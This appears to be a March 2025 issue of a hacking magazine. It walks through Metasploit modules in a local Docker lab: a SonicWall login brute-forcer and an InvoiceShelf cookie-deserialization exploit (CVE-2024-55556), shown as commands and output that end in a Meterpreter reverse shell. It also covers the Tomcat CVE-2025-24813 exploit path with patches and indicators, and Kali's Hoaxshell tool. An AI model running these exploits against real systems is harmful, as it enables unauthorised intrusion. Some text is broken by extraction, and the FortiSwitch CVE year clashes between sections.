

Simplifying Cyber Security since 2016

HACKERCOOL

March 2025 Edition 8 Issue 3

Hoaxshell - A Windows reverse shell payload generator in RED TEAM HACKING

VULNERABILITY FOR BEGINNERS
Ivanti CVE-2025-22457 zero-day

HACKING TOOL
AhMyth RAT - A cross platform Android RAT

VULNERABILITY FOR BEGINNERS
Fortinet's FortiSwitch CVE-2024-48887



Copyright © 2025 Hackercool CyberSecurity (OPC) Pvt Ltd

All rights reserved. No part of this publication may be reproduced, distributed, or transmitted in any form or by any means, including photocopying, recording, or other electronic or mechanical methods, without the prior written permission of the publisher, except in the case of brief quotations embodied in critical reviews and certain other noncommercial uses permitted by copyright law. For permission requests, write to the publisher, addressed "Attention: Permissions Coordinator," at the address below.

Any references to historical events, real people, or real places are used fictitiously. Names, characters, and places are products of the author's imagination.

Hackercool Cybersecurity (OPC) Pvt Ltd.
Banjara Hills, Hyderabad 500034
Telangana, India.

Website :
www.hackercoolmagazine.com

Email Address :
admin@hackercoolmagazine.com



HACKERCOOL
Simplifying Cybersecurity

DISCLAIMER

Information provided in this Magazine is strictly for educational purpose only.

Please don't misuse this knowledge to hack into devices or networks without taking relevant permissions. The Magazine will not take any responsibility for misuse of this information.

Then you will know the truth and the truth will set you free.
John 8:32

Editor's Note

Edition 8 Issue 3

Nothing much
to
say here.
So just enjoy
reading the Issue.

Contact us:

Mail: admin@hackercoolmagazine.com

WhatsApp/Telegram: [+919505658443](https://www.whatsapp.com/channel/00253333333333333333)

INSIDE

See what our Hackercool Magazine's March 2025 Issue has in store for you.

1. Metasploit This Month:

SonicWall NSV Login Scanner and InvoiceShelf modules.

2. Vulnerability for beginners:

Apache Tomcat CVE-2025-24813 zero-day.

3. What's New:

Kali Linux 2025.1a

4. Vulnerability for beginners:

Ivanti CVE-2025-22457

5. Red Team Hacking:

Setting up and using Hoaxshell on Kali Linux

6. Vulnerability for beginners:

Fortinet's Fortiswitch CVE-2025-48887.

7. Hacking Tool:

AhMyth - The cross platform Android RAT.

8. Cyber Security:

Signal is not the place for top secret communications, but it might be the right choice for you – a cybersecurity expert on what to look for in a secure messaging app.

Downloads

Metasploit This Month



SONICWALL NSV LOGIN SCANNER AND INVOICESHELF MODULES

Hello, readers. welcome back to Metasploit This Month feature of March 2025. Let's learn about some of the latest modules added to that Metasploit this month.

SonicWall NSV HTTP Login module

The most significant of the latest modules added to Metasploit this month is the SonicWall NSV login Scanner module.

SonicWall Network Security Virtual (NSV) are a group of firewalls that are used in enterprises around the world. This group of firewalls are virtual (as the name already implies) and shield all critical components of your Public/private cloud environment from threats.

This module is useful to brute force the login credentials for Sonic wall HTTP Login. It can be used to crack both admin and SSLvpn users.

```
msf6 > use auxiliary/scanner/sonicwall/login_scanner
msf6 auxiliary(scanner/sonicwall/login_scanner) > show options
```

Module options (auxiliary/scanner/sonicwall/login_scanner):

Name	Current Setting	Required	Description
ANONYMOUS_LOGIN	false	yes	Attempt to log in with a blank username and password
BLANK_PASS_WORDS	false	no	Try blank passwords for all users

"There are a thousand hacking at the branches of evil to one who is striking at the root." -Henry David Thoreau

BRUTEFORCE _SPEED	5	yes	How fast to brute force, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PAS S	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user & realm)
DOMAIN	LocalDomain	yes	Select whether to test admin account
PASSWORD		no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
Proxies		no	A proxy chain

"When solving problems, dig at the roots instead of just hacking at the leaves." -Anthony J. D'Angelo

Proxies		no	A proxy chain of format type :host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see http://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	4433	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated

USERPASS_FILE	no	File containing users and passwords separated by space, one pair per line
USER_AS_PASSWORD	false	Try the username as the password for all users
USER_FILE	no	File containing usernames, one per line
VERBOSE	true	Whether to print output for all attempts
VHOST	no	HTTP server v

By default, this module is set to brute force SSLVPN accounts. This can be changed by changing the value of DOMAIN option. The default value of this option is LocalDomain.

View the full module info with the `info -d` command.

```
msf6 auxiliary(scanner/sonicwall/login_scanner) > set domain
domain => LocalDomain
```

If you want to target admin users, you need to unset this 'domain' option as shown below.

```
msf6 auxiliary(scanner/sonicwall/login_scanner) > set domain
domain =>
msf6 auxiliary(scanner/sonicwall/login_scanner) > █
```

"Hacking is exploiting security controls either in a technical, physical or a human-based element." - Kevin Mitnick

InvoiceShelf unauth PHP deserialization (CVE_2024_55556) module

The second Metasploit module you will learn about this month is the InvoiceShelf PHP deserialization module. InvoiceShelf is an open-source web and mobile used to create invoices.

It can also help you track expenses, payments etc. It is based on a PHP framework named Laravel. InvoiceShelf versions 1.3.0 and lower are vulnerable to a remote code execution vulnerability.

This is possible because of a cookie. In the "env" file of the application, if the "Session-Driver" is set to cookie, the session will be stored as ciphered value inside a cookie. These sessions are made from a specially crafted JSON containing serialized data which is then ciphered using Laravel's encrypt () function.

Let's set the target first using docker container. Create a .yaml file with the code given below (docker-compose.yaml).

```
# _____
# InvoiceShelf MySQL docker-compose variant
# Repo : https://github.com/InvoiceShelf/docker
# _____

services:
  invoiceshelf_db:
    container_name: invoiceshelf_db
    image: mariadb:10
    environment:
      - MYSQL_DATABASE=invoiceshelf
      - MYSQL_USER=invoiceshelf
      - MYSQL_PASSWORD=Passw0rd
      - MARIADB_ALLOW_EMPTY_ROOT_PASSWORD=true
    expose:
      - 3306
    volumes:
```



```

- mysql:/var/lib/mysql
networks:
  - invoiceshelf
restart: unless-stopped
healthcheck:
  test: ["CMD", "mariadb-admin", "ping", "-h", "localhost"]
  timeout: 20s
  retries: 10
invoiceshelf:
  image: invoiceshelf/invoiceshelf:1.3.0
  container_name: invoiceshelf
  ports:
    - 90:80
  volumes:
    - ./invoiceshelf_mysql/data:/data
    - ./invoiceshelf_mysql/conf:/conf
  networks:
    - invoiceshelf
  environment:
    # PHP timezone e.g. PHP_TZ=America/New_York
    - PHP_TZ=UTC
    - TIMEZONE=UTC
    - APP_NAME=Laravel
    - APP_ENV=local
    - APP_DEBUG=true
    - APP_URL=http://localhost:90
    - DB_CONNECTION=mysql
    - DB_HOST=invoiceshelf_db
    - DB_PORT=3306
    - DB_DATABASE=invoiceshelf
    - DB_USERNAME=invoiceshelf
    - DB_PASSWORD=Passw0rd
    - DB_PASSWORD_FILE=

```

```

- CACHE_STORE=file
- SESSION_DRIVER=cookie
- SESSION_LIFETIME=1440
- SESSION_ENCRYPT=false
- SESSION_PATH=/
- SESSION_DOMAIN=localhost
- SANCTUM_STATEFUL_DOMAINS=localhost:90
- STARTUP_DELAY=
#- MAIL_DRIVER=smtp
#- MAIL_HOST=smtp.mailtrap.io
#- MAIL_PORT=2525
#- MAIL_USERNAME=null
#- MAIL_PASSWORD=null
#- MAIL_PASSWORD_FILE=<filename>
#- MAIL_ENCRYPTION=null
restart: unless-stopped
depends_on:
  - invoiceshelf_db
networks:
  invoiceshelf:
volumes:
  mysql:

```

Then use the “docker-compose up -d” command to bring out the container.

"Everybody has a hacking capability. And probably every intelligence service is hacking in the territory of other countries. But who exactly does what? That would be a very sensitive piece of information. But it's very difficult to communicate about it. Because nobody wants to admit the scope of what they're doing." - Henry Kissinger


```

1 #-----
2 # InvoiceShelf MySQL docker-compose variant
3 # Repo : https://github.com/InvoiceShelf/docker
4 #-----
5 services:
6   invoiceshelf_db:
7     container_name: invoiceshelf_db
8     image: mariadb:10
9     environment:
10       - MYSQL_DATABASE=invoiceshelf
11       - MYSQL_USER=invoiceshelf
12       - MYSQL_PASSWORD=Passw0rd
13       - MARIADB_ALLOW_EMPTY_ROOT_PASSWORD=true
14     expose:
15       - 3306
16     volumes:
17       - mysql:/var/lib/mysql
18     networks:
19       - invoiceshelf
20     restart: unless-stopped
21     healthcheck:
22       test: ["CMD", "mariadb-admin", "ping", "-h", "localhost"]
23       timeout: 20s

```


```
(kali㉿kali) - [~]  
$ docker-compose up -d  
Creating network "kali_invoiceshelf" with the default  
driver  
Creating volume "kali_mysql" with default driver  
Pulling invoiceshelf_db (mariadb:10)...  
10: Pulling from library/mariadb  
9cb31e2e37ea: Downloading [=====]  
=====> ] 22.13MB/29.54MB  
146766f55375: Download complete  
7e9e7bda14da: Download complete  
4e0d8410ccaa: Download complete  
e54392e56360: Downloading [=====>
```

Let's check if the container is running or not.

```
(kali㉿kali) - [~]
$ docker ps
CONTAINER ID        IMAGE               COMMAND
AND                CREATED            STATUS
PORTS
NAMES
6a841978f163      invoiceshelf/invoiceshelf:1.3.0   "/en
trypoint.sh nginx"   12 seconds ago    Up 11 seconds (
health: starting)   0.0.0.0:90->80/tcp, :::90->80/tcp
invoiceshelf
a6b92dc25828      mariadb:10         "doc
ker-entrypoint.s..." 14 seconds ago    Up 11 seconds (
health: starting)   3306/tcp
invoiceshelf_db

(kali㉿kali) - [~]
$
```

The target is ready and the module is ready to be tested.



But first let's have a look at the "env" files. Since our target is in docker container, let's first get a shell into the target container. This could be done as shown below.

```
(kali㉿kali)-[~]
└─$ docker exec -it invoiceshelf /bin/bash
root@bd4f5d57b8de:/var/www/html/InvoiceShelf# ls -la
.                  config
..                 crowdin.yml
.editorconfig      database
.env               docker_target
.env.example        invoiceshelf.code-workspace
.env.testing        lang
.eslintrc.mjs       package.json
.git               phpunit.xml
.gitattributes      postcss.config.cjs
.github            public
.gitignore          readme.md
```

Let's use cat command to view the contents of the "env.example" file first.

```
root@bd4f5d57b8de:/var/www/html/InvoiceShelf# cat .env
example
APP_ENV=production
APP_KEY=base64:kgk/4DW1vEVy7aEvet5FPp5un6PIGe/so8H0mvo
UtW0=
APP_DEBUG=true
APP_LOG_LEVEL=debug
APP_URL=http://invoiceshelf.test

DB_CONNECTION=sqlite
DB_HOST=
DB_PORT=
DB_DATABASE=
DB_USERNAME=
DB_PASSWORD=
```

We need the value of "APP_key" for this module to work. The "APP-key" value in "env.example" file is the default value. If target in real-word uses the default value, setting this key will work. Next, let's view the contents of the file "env" file. Here also there's an APP_key. This key can be called the key in production environment.

```
root@bd4f5d57b8de:/var/www/html/InvoiceShelf# cat .env
APP_ENV=local
APP_KEY=base64:PXg1t/xocyUXr6uVkYWf2f0xbMfq1zZSHvXGQ6h
b8P8=
APP_DEBUG=true
APP_LOG_LEVEL=debug
APP_URL=http://localhost:90

DB_CONNECTION=mysql
DB_HOST=invoiceshelf_db
DB_PORT=3306
DB_DATABASE=invoiceshelf
DB_USERNAME=invoiceshelf
DB_PASSWORD=Passw0rd
```

Let's test the module now. Load it as shown below..

```
msf6 > use exploit/linux/http/invoiceshelf_unauth_rce_cve_2024_55556
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(linux/http/invoiceshelf_unauth_rce_cve_2024_55556) > show options
Module options (exploit/linux/http/invoiceshelf_unauth_rce_cve_2024_55556):
```

Name	Current Set	Required	Description
	ting		

Name	Current Setting	Required	Description
APP_KEY	base64:kgk/4DW1vEVy7aEvet5FPp5un6PIGe/so8H0mvoUtW0=	yes	Laravel APP_KEY.
BRUTEFORCE		no	File with a list of APP_KEYS, one per line for a brute force attack.
Proxies		no	A proxy chain of format type: host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	90	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	The InvoiceShelf endpoint URL.
VHOST		no	HTTP server vhost

Payload options (php/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

`unauth_rce_cve_2024_55556`) > show targets

Exploit targets:

=====

	Id	Name
=>	--	----
	0	PHP
	1	Unix/Linux Command

If you see in the above image, the default Laravel APP_key is already set in the module. Set the target IP, set the APP_key as required and use 'check' command to see if the target is indeed vulnerable.

```
msf6 exploit(linux/http/invoiceshelf_unauth_rce_cve_2024_55556) > set rhosts 127.0.0.1
rhosts => 127.0.0.1
msf6 exploit(linux/http/invoiceshelf_unauth_rce_cve_2024_55556) > check
[*] Checking if 127.0.0.1:90 can be exploited.
[*] 127.0.0.1:90 - The target appears to be vulnerable. InvoiceShelf 1.3.0
msf6 exploit(linux/http/invoiceshelf_unauth_rce_cve_2024_55556) > █
```



```
unauth_rce_cve_2024_55556) > set APP_Key base64:PXg1t/
xocyUXr6uVkYWf2f0
xbMfq1zZSHvXGQ6hb8P8=
APP_Key => base64:PXg1t/xocyUXr6uVkYWf2f0xbMfq1zZSHvXG
Q6hb8P8=
```

The target is indeed vulnerable. To execute the module, we just have to use the “run” command.

```
msf6 exploit(linux/http/invoiceshelf_
unauth_rce_cve_2024_55556) > run
[*] Started reverse TCP handler on 172.18.0.1:4444
[*] Running automatic check ("set AutoCheck false" to
disable)
[*] Checking if 127.0.0.1:90 can be exploited.
[+] The target appears to be vulnerable. InvoiceShelf
1.3.0
[*] Lets check if the APP_KEY(s) is/are valid by decry
pting the cookie.
[*] Grabbing the cookies.
[+] APP_KEY is valid: base64:PXg1t/xocyUXr6uVkYWf2f0xb
Mfq1zZSHvXGQ6hb8P8=
[+] Unciphered value: 98bd743a099b2bba7437f95afca0c9a1
3e30f84b|{"data":{"a:3:{s:6:"_token";s:40:"0ylXPYDXR
WSwYZh5m3LmlfajAYjZaAwcLrrftiQd";s:9:"_previous";a:
1:{s:3:"url";s:35:"http://127.0.0.1:90/login?%2F
login=";s:6:"_flash";a:2:{s:3:"old";a:0:{}s:3:"
new";a:0:{}}},"expires":1743665291}
[*] Generate an encrypted serialized cookie payload wi
th our cracked APP_KEY.
[*] Executing PHP for php/meterpreter/reverse_tcp
[*] Sending stage (40004 bytes) to 172.18.0.3
[*] Meterpreter session 1 opened (172.18.0.1:4444 -> 1
72.18.0.3:60604) at 2025-04-02 03:28:12 -0400
```

"I could have evaded the FBI a lot longer if I had been able to control my passion for hacking." -Kevin Mitnick

```
meterpreter > sysinfo
Computer      : bd4f5d57b8de
OS            : Linux bd4f5d57b8de 6.11.2-amd64 #1 SMP P
REEMPT_DYNAMIC Kali 6.11.2-1kali1 (2024-10-15) x86_64
Meterpreter   : php/linux
meterpreter > getuid
Server username: www-data
meterpreter > █
```


As you can see in the above images, we successfully got a meterpreter session on the target.

This part
of the page
has
been
intentionally
left
blank

**Vulnerability For
Beginners**

**Apache Tomcat
CVE-2025- 24813**

Apache Tomcat (popularly called Tomcat) is a free and open-source web server that is purely written in Java. That means we can also run Java code. Recently, a vulnerability has been disclosed in Apache Tomcat server and what's worse is its exploitation has already started in the wild. According to 6sense, Apache Tomcat is used by over 18,800 customers around the world.



Apache Tomcat

This part of the page
has been
intentionally
left blank

Apache Tomcat web server



Hackercool Magazine



Internet



Client



Client



Client

About the vulnerability

This vulnerability being tracked as CVE-2025-24813 is a remote code execution vulnerability that can be exploited using a simple PUT request. The vulnerable versions include Apache Tomcat 11.0.0-M1 to 11.0.2, Apache Tomcat 10.1.0-M1 to 10.1.34 and Apache Tomcat 9.0.0-M1 to 9.0.98.

How this vulnerability can be exploited?

The exploitation of this vulnerability is pretty simple. All the attacker has to do to exploit this vulnerability is to send a simple PUT request containing a base64 encoded serialization Java payload that is saved to Tomcat session storage. In return, the attacker gets a GET request with a SESSIONID cookie pointing to the uploaded session file, forcing Tomcat to deserialize and execute malicious Java code, thus granting complete control of the web server to the attacker. The worst part is that the attacker doesn't need authentication to do that.

However, the exploitation of this vulnerability requires certain conditions to be right. They are,

- 1) Write permissions enabled for the default servlet (This is usually disabled by default unless you enabled it).
- 2) Partial PUT should be enabled (enabled by default).
- 3) A target URL for security sensitive uploads that is a sub-directory of a target URL for public upload.
- 4) Attacker needs to have knowledge of the names of security sensitive files being uploaded.
- 5) The security sensitive files are being uploaded via partial PUT.

Wallarm noted that the vulnerability is trivial to exploit and only requires that Tomcat use file-based session storage.

Impact

This vulnerability got exploited within 70 hours of its disclosure in the wild. Threat intelligence firm, Grey Noise has identified five unique IP addresses (most probably belonging to APTs) from China, Germany, Italy and US -A exploiting this vulnerability.

Exploitation of this vulnerability can allow hackers to view security sensitive files or inject malicious content apart from granting complete control of the server to the attacker.

Unauthenticated remote code execution

Hackercool Magazine

How to protect yourself?

The project maintainers of Apache Tomcat have already released patches and fixed these vulnerabilities in Tomcat versions 9.0.99, 10.1.35 and 11.0.03.


If updating is a problem, Tomcat users can also mitigate this problem by r-

Indicators of Compromise (IOC)

Here are the following indicators that can suggest your machine is compromised.

- 1) Presence of arbitrary PUT requests that look odd in the web server logs.
- 2) Activity in logs showing trying to access sensitive files.
- 3) Presence of unexpected files in the web server root directory.

Apache Tomcat web server



What's New

Kali Linux 2025.1a

Kali Linux is one of the most widely used penetration testing distros. Let's see what's new in the latest release of this widely popular hacking operating system.

The makers of Kali Linux have released the first release of their OS of this year, Kali 2025.1a (Why, a? As they were releasing the Kali 2025.1, they detected a bug in the last minute. As a result, this rebuild was needed).

So, let's see what's all new in the latest release of Kali Linux. This latest release can be summarized as "dedicated to updating the packages".

Latest features to be excited about

1) New Tool.

You should have seen that the sub heading changed from "new tools" to "new tool". That's because even though they were busy in updating all the packages, they took time to add a single new tool. The new tool added is known as "Hoaxshell". Hoaxshell is a windows reverse shell generator and handler that uses http(s) protocol to establish a beacon-like reverse shell.

The logo for Hoaxshell, featuring the word "HOAXSHELL" in a stylized, multi-colored font (green, blue, purple, red) with a black outline. Below it, the text "by t3l3machus" is written in a smaller, white, monospaced font.

Another feature to be excited about in this latest release of Kali is the addition of all new "CAN arsenal" to the Net Hunter App. This arsenal will help you to hack cars.

"I got so passionate about technology. Hacking to me was like a video game. It was about getting trophies. I just kept going on and on, despite all the trouble I was getting into, because I was hooked."

-Kevin Mitnick



